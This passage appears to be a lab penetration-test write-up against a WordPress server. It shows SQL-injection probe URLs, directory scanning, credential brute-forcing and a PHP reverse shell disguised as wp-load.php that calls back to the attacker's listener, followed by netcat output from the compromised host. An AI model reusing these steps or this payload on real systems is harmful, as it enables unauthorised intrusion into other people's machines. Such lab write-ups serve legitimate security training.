     http://10.1.0.5:80/wp-includes/js/jquery/?C=M%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/jquery/?C=S%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/jquery/?C=D%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/?C=D%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/?C=S%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/?C=M%3bO%3dA%27%20OR%20sqlspider
     http://10.1.0.5:80/wp-includes/js/?C=N%3bO%3dD%27%20OR%20sqlspider
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 http-wordpress-users:
 Username found: root
_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wor
press-users.limit'
```

Using dirb command I scanned wordpress site.

```
root@kali:~# dirb http://10.1.0.5/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec  8 16:18:42 2019
URL_BASE: http://10.1.0.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------
```

I found a path that was listable.

```
---- Entering directory: http://10.1.0.5/files/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.1.0.5/manual/ ----
```

With that information I gained access to that file.

10.1.0.5/files/


Most Visited | Offensive Security | Kali Linux | Kali Docs | Kal

Index of /files


Name	Last modified	Size	Description
Parent Directory		-	
info.txt	2018-11-27 17:46	29	


Apache/2.4.25 (Debian) Server at 10.1.0.5 Port 80


The content inside that file gave me idea to use wpscan.



Using wpscan I got credential for root.







After editing reverse-php file and renaming to wp-load.php, Simple HTTP server is used to transfer that file inside the victim system.

```
root@kali:/usr/share/webshells/php# ls
findsock.c        php-findsock-shell.php  qsd-php-backdoor.php  wp-lo
ad.php
php-backdoor.php  php-reverse-shell.php   simple-backdoor.php
root@kali:/usr/share/webshells/php# nano wp-load.php
```

```
root@kali:/usr/share/webshells/php# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.1.0.1 - - [12/Dec/2019 12:08:03] "GET / HTTP/1.1" 200 -
10.1.0.1 - - [12/Dec/2019 12:09:49] "GET / HTTP/1.1" 200 -
10.1.0.5 - - [12/Dec/2019 12:11:33] "GET /wp-load.php HTTP/1.0" 200 -
10.1.0.5 - - [12/Dec/2019 12:15:21] "GET /wp-load.php HTTP/1.0" 200 -
10.1.0.5 - - [12/Dec/2019 12:17:43] "GET /wp-load.php HTTP/1.0" 200 -
10.1.0.5 - - [12/Dec/2019 12:20:36] "GET /wp-load.php HTTP/1.0" 200 -
```

This is the file that is used to make a reverse shell.


```
  GNU nano 3.1                    wp-load.php

// Some compile-time options are needed for daemonisation (like pcnt$
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get s$

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.1.0.1';  // CHANGE THIS
$port =8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```

The URL below was used to copy the file.



Using netcat, I got access to the victim system as shown below.

```
root@kali:/usr/share/webshells/php# nc -lvp 8888
listening on [any] 8888 ...
10.1.0.5: inverse host lookup failed: Unknown host
connect to [10.1.0.1] from (UNKNOWN) [10.1.0.5] 49286
Linux FE3 4.9.0-7-amd64 #1 SMP Debian 4.9.110-3+deb9u2 (2018-08-13) x
86_64 GNU/Linux
 12:20:36 up 23 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
```

```
$ ifconfig
enp4s1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.0.5  netmask 255.255.0.0  broadcast 10.1.255.255
        inet6 fe80::5054:ff:fe66:e586  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:66:e5:86  txqueuelen 1000  (Ethernet)
        RX packets 623  bytes 100664 (98.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 457  bytes 349329 (341.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 8122  bytes 660469 (644.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8122  bytes 660469 (644.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
$ whoami
www-data
```

```
$ hostname
FE3
```
d

```
$ cd home
$ pwd
/home
$ ls
lowpriv
$ cd lowpriv
$ pwd
/home/lowpriv
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
lowproof.txt
$ cat lowproof.txt
yougotinitialaccess!
$ Pratima
```